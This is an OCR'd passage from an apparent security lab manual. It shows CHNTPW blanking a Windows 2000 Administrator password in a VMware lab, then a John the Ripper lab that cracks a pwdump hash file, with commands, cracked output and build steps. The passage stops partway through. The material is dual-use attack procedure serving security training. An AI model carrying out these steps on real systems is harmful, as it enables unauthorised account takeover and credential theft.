RID: 01f4, Username: <Administrator>
RID: 01f5, Username: <Guest>, *disabled or locked*

Select: ! - quit, . - list users, 0x<RID> - User with RID (hex)
or simply enter the username to change: [Administrator]
RID     : 0500 [01f4]
Username: Administrator
fullname:
comment : Built-in account for administering the computer/domain
homedir :

Account bits: 0x0210 =
[ ] Disabled        | [ ] Homedir req.    | [ ] Passwd not req. |
[ ] Temp. duplicate | [X] Normal account  | [ ] NMS account     |
[ ] Domain trust ac | [ ] Wks trust act.  | [ ] Srv trust act   |
[X] Pwd don't expir | [ ] Auto lockout    | [ ] (unknown 0x08)  |
[ ] (unknown 0x10)  | [ ] (unknown 0x20)  | [ ] (unknown 0x40)  |

Failed login count: 0, while max tries is: 0
Total  login count: 21

* = blank the password (This may work better than setting a new password!)
Enter nothing to leave it unchanged
Please enter new password: *
Blanking password!

Do you really wish to change it? (y/n) [n] y
Changed!

Select: ! - quit, . - list users, 0x<RID> - User with RID (hex)
or simply enter the username to change: [Administrator] !_
```


To quit CHNTPW type **Q** and press the **Enter** key.



Windows 2000 Professional - VMware Workstation
File Edit View VM Team Windows Help
Windows 2000 Professional
Red Hat Linux
Red Hat Linux 8 Server
Windows 2000 Server
Windo


```
===== chntpw Edit User Info & Passwords ====

RID: 01f4, Username: <Administrator>
RID: 01f5, Username: <Guest>, *disabled or locked*

Select: ! - quit, . - list users, 0x<RID> - User with RID (hex)
or simply enter the username to change: [Administrator]
RID     : 0500 [01f4]
Username: Administrator
fullname:
comment : Built-in account for administering the computer/domain
homedir :

Account bits: 0x0210 =
[ ] Disabled        | [ ] Homedir req.    | [ ] Passwd not req. |
[ ] Temp. duplicate | [X] Normal account  | [ ] NMS account     |
[ ] Domain trust ac | [ ] Wks trust act.  | [ ] Srv trust act   |
[X] Pwd don't expir | [ ] Auto lockout    | [ ] (unknown 0x08)  |
[ ] (unknown 0x10)  | [ ] (unknown 0x20)  | [ ] (unknown 0x40)  |

Failed login count: 0, while max tries is: 0
Total  login count: 21

* = blank the password (This may work better than setting a new password!)
Enter nothing to leave it unchanged
Please enter new password: *
Blanking password!

Do you really wish to change it? (y/n) [n] y
Changed!

Select: ! - quit, . - list users, 0x<RID> - User with RID (hex)
or simply enter the username to change: [Administrator] !

<>========<> chntpw Main Interactive Menu <>========<>

Loaded hives: <sam> <system> <security>

  1 - Edit user data and passwords
  2 - Syskey status & change
  3 - RecoveryConsole settings
      - - -
  9 - Registry editor, now with full write support!
  q - Quit (you will be asked if there is something to save)

What to do? [1] -> q_
```

When asked about writing the files back, type **Y** and press the **Enter** key.


Windows 2000 Professional - VMware Workstation
File Edit View VM Team Windows Help
Windows 2000 Professional
Red Hat Linux
Red Hat Linux 8 Server
Windows 2000 Server
Windo


```
Username: Administrator
fullname:
comment : Built-in account for administering the computer/domain
homedir :

Account bits: 0x0210 =
[ ] Disabled        | [ ] Homedir req.     | [ ] Passwd not req.  |
[ ] Temp. duplicate | [X] Normal account   | [ ] NMS account      |
[ ] Domain trust ac | [ ] Wks trust act.   | [ ] Srv trust act    |
[X] Pwd don't expir | [ ] Auto lockout     | [ ] (unknown 0x08)   |
[ ] (unknown 0x10)  | [ ] (unknown 0x20)   | [ ] (unknown 0x40)   |

Failed login count: 0, while max tries is: 0
Total  login count: 21

* = blank the password (This may work better than setting a new password!)
Enter nothing to leave it unchanged
Please enter new password: *
Blanking password!

Do you really wish to change it? (y/n) [n] y
Changed!


Select: ! - quit, . - list users, 0x<RID> - User with RID (hex)
or simply enter the username to change: [Administrator] !


<>========<> chntpw Main Interactive Menu <>========<>

Loaded hives: <sam> <system> <security>

  1 - Edit user data and passwords
  2 - Syskey status & change
  3 - RecoveryConsole settings
      - - -
  9 - Registry editor, now with full write support!
  q - Quit (you will be asked if there is something to save)


What to do? [1] -> q

Hives that have changed:
 #  Name
 0  <sam> - OK

=========================================================
• Step FOUR: Writing back changes
=========================================================
About to write file(s) back! Do it? [n] : y_
```

When asked about a new run, accept the default answer of no and press **Enter**.


Windows 2000 Professional - VMware Workstation
File Edit View VM Team Windows Help
Windows 2000 Professional
Red Hat Linux
Red Hat Linux 8 Server
Windows 2000 Server
Windo


```
Select: ! - quit, . - list users, 0x<RID> - User with RID (hex)
or simply enter the username to change: [Administrator] !

<>========<> chntpw Main Interactive Menu <>========<>

Loaded hives: <sam> <system> <security>

  1 - Edit user data and passwords
  2 - Syskey status & change
  3 - RecoveryConsole settings
      - - -
  9 - Registry editor, now with full write support!
  q - Quit (you will be asked if there is something to save)


What to do? [1] -> q

Hives that have changed:
 #  Name
 0  <sam> - OK

=========================================================
• Step FOUR: Writing back changes
=========================================================
About to write file(s) back! Do it? [n] : y
Writing  sam

NOTE: A disk fixup will now be done.. it may take some time

Mounting volume... OK

Processing of $MFT and $MFTMirr completed successfully.

NTFS volume version is 3.0.

Setting required flags on partition... OK

Going to empty the journal ($LogFile)... OK

NTFS partition /dev/scsi/host0/bus0/target0/lun0/part1 was processed successfull
y.
NOTE: Windows will run a diskcheck (chkdsk) on next boot.
NOTE: this is to ensure disk intergity after the changes

***** EDIT COMPLETE *****

You can try again if it somehow failed, or you selected wrong
New run? [n] : n_
```

Remove CHNTPW and reboot the virtual computer. More than likely the machine will want to perform a file system check. Allow this check to complete.


Windows 2000 Professional - VMware Workstation
File Edit View VM Team Windows Help
Windows 2000 Professional
Red Hat Linux
Red Hat Linux 8 Server
Windows 2000 Serv
Microsoft Windows 2000 Professional
Microsoft

```
Checking file system on C:
The type of the file system is NTFS.

One of your disks needs to be checked for consistency. You
may cancel the disk check, but it is strongly recommended
that you continue.
Windows will now check the disk.

CHKDSK is verifying files (stage 1 of 3)...
File verification completed.
CHKDSK is verifying indexes (stage 2 of 3)...
7 percent completed.
```


The virtual computer will boot and bring up the log-in screen. Use the username of Administrator with **no password**. Press the **Enter** key.


Windows 2000 Professional - VMware Workstation
File Edit View VM Team Windows Help
Windows 2000 Professional
Red Hat Linux
Red Hat Linux 8 Server
Windows 2000 Server
Windows 2000 Advan
Log On to Windows
Microsoft Windows 2000 Professional
Built on NT Technology
Microsoft
OK
Cancel
Options >>

User name: Administrator


Password:

The Windows Administrator now logs in.


Windows 2000 Professional - VMware Workstation
File Edit View VM Team Windows Help
Windows 2000 Professional
Red Hat Linux
Red Hat Linux 8 Server
Windows 2000 Server
Windows 2000 Advan
Please wait...
Microsoft Windows 2000 Professional
Microsoft

Loading your personal settings...

Now the attacker has complete control over this computer. Had this been a domain controller, the attacker would now have control over the domain.



***Note:** The fact that an attacker can get physical access to your server is bad enough. CHNTPW demonstrates how that access can cost you the data on your server or network. The reality is an attacker in this position would set up backdoors throughout the network and return from outside the building “at will.”

Lab 57: Brute-Force Passwords

Brute-Force Passwords for a Hashed File: John the Ripper

Prerequisites: Hashed password file

Countermeasures: Strong Administrator passwords, strong password policy


Description: John the Ripper (JtR) has been around seemingly forever. Its ability to brute-force passwords has a proven track record. It is flexible, fast, and efficient, which are all quality items to look for when cracking passwords. Remember that all commands in Linux are *case sensitive*.

Procedure: Configure, make, and execute with appropriate options against a file containing hashed passwords with the following syntax:

```
John<options> (Password File)
```


In this example, from the directory containing the hashed passwords, type:

```
john -i pwdump
```




```
C:\Downloads\John the Ripper\john-16\run>john -i pwdump
```

John will start to brute-force its way through the hashed passwords until it determines the correct password.



```
C:\Downloads\John the Ripper\john-16\run>john -i pwdump
Loaded 14 passwords with no different salts (NT LM DES [24/32 4K])
DEF                 (user2)
ABC                 (user1)
GHI                 (user3)
123                 (Administrator)
_
```


To interrupt the “cracking” process, hold down the **Ctrl** key and press the **C** key.



```
C:\Downloads\John the Ripper\john-16\run>john -i pwdump
Loaded 14 passwords with no different salts (NT LM DES [24/32 4K])
DEF                 (user2)
ABC                 (user1)
GHI                 (user3)
123                 (Administrator)
guesses: 4  time: 0:00:00:13  c/s: 879266  trying: BELPELE - STIEFAX
Session aborted

C:\Downloads\John the Ripper\john-16\run>_
```

John keeps track of the passwords it finds for each hashed file. To verify what passwords were found, type:

```
john -show pwdump
```




```
C:\Downloads\John the Ripper\john-16\run>john -i pwdump
Loaded 14 passwords with no different salts (NT LM DES [24/32 4K])
DEF               (user2)
ABC               (user1)
GHI               (user3)
123               (Administrator)
guesses: 4  time: 0:00:00:13  c/s: 879266  trying: BELPELE - STIEFAX
Session aborted

C:\Downloads\John the Ripper\john-16\run>john -show pwdump_
```

The passwords will be displayed unencrypted in the hash file with information separated by a colon (:). The biggest ones of concern are the first three:

- Username
- Password
- User ID

***Note:** Remember that the user ID is important because a user account can be renamed. In this example this is a hashed file from a Windows target. Referring to Chapter 3, each user is assigned a static user ID. The Administrator account on a Windows machine will always be 500.



```
C:\Downloads\John the Ripper\john-16\run>john -i pwdump
Loaded 14 passwords with no different salts (NT LM DES [24/32 4K])
DEF                 (user2)
ABC                 (user1)
GHI                 (user3)
123                 (Administrator)
guesses: 4  time: 0:00:00:13  c/s: 879266  trying: BELPELE - STIEFAX
Session aborted

C:\Downloads\John the Ripper\john-16\run>john -show pwdump
Administrator:123:500:3DBDE697D71690A769204BEB12283678:::
Guest:NO PASSWORD:501:NO PASSWORD*********************:::
user1:ABC:1008:E0FBA38268D0EC66EF1CB452D5885E53:::
user2:DEF:1009:68171E55D24504226EA78B58733C24C7:::
user3:GHI:1010:D9D90CF334683628B3B6B08B3BAD1790:::

5 passwords cracked, 10 left

C:\Downloads\John the Ripper\john-16\run>
```

Linux has been running John the Ripper much longer than Windows. From the directory containing the compressed files, type **tar –zxvf john-1.6.tar.gz**.


The files will uncompress into a new directory named **john-1.6**.

Change to the new directory by typing **cd john-1.6** and pressing the **Enter** key.

Next change to the **src** directory by typing **cd src** and pressing the **Enter** key.


John the Ripper for Linux requires you to compile the application for the machine type it is going to be running on. Many times, as in this example, you can use the **generic** build by typing:

```
make generic
```


Red Hat Linux - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Professional
Red Hat Linux
Red Hat Linux 8 Server
Windows 2000 Server
Windows
root@localhost:~/tools/johntheripper/john-1.6/src
File Edit View Terminal Go Help
john
root@
Thu Nov 17
11:33 AM

```
[root@localhost johntheripper]# cd john-1.6
[root@localhost john-1.6]# cd src
[root@localhost src]# make generic
```


The application will now build for the machine it is on.


Red Hat Linux - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Professional
Red Hat Linux
Red Hat Linux 8 Server
Windows 2000 Server
Windows
root@localhost:~/tools/johntheripper/john-1.6/src
File Edit View Terminal Go Help
john
root
Thu Nov 17
11:35 AM

```
gcc -c -Wall -O2 -fomit-frame-pointer -funroll-loops loader.c
gcc -c -Wall -O2 -fomit-frame-pointer -funroll-loops logger.c
gcc -c -Wall -O2 -fomit-frame-pointer -funroll-loops math.c
gcc -c -Wall -O2 -fomit-frame-pointer -funroll-loops options.c
gcc -c -Wall -O2 -fomit-frame-pointer -funroll-loops recovery.c
gcc -c -Wall -O2 -fomit-frame-pointer -funroll-loops rpp.c
gcc -c -Wall -O2 -fomit-frame-pointer -funroll-loops rules.c
gcc -c -Wall -O2 -fomit-frame-pointer -funroll-loops single.c
gcc -c -Wall -O2 -fomit-frame-pointer -funroll-loops status.c
gcc -c -Wall -O2 -fomit-frame-pointer -funroll-loops wordlist.c
gcc -c -Wall -O2 -fomit-frame-pointer -funroll-loops unshadow.c
gcc -c -Wall -O2 -fomit-frame-pointer -funroll-loops unafs.c
gcc -c -Wall -O2 -fomit-frame-pointer -funroll-loops unique.c
gcc -s DES_bs.o DES_bs_b.o DES_fmt.o DES_std.o BSDI_fmt.o MD5_fmt.o MD5_std.o BF
_fmt.o BF_std.o AFS_fmt.o LM_fmt.o batch.o bench.o charset.o common.o compiler.o
 config.o cracker.o external.o formats.o getopt.o idle.o inc.o john.o list.o loa
der.o logger.o math.o memory.o misc.o options.o params.o path.o recovery.o rpp.o
 rules.o signals.o single.o status.o tty.o wordlist.o unshadow.o unafs.o unique.
o -o ../run/john
ln -s john ../run/unshadow
ln -s john ../run/unafs
ln -s john ../run/unique
make[1]: Leaving directory `/root/tools/johntheripper/john-1.6/src'
[root@localhost src]#
```

To execute John, change to the correct directory by typing:

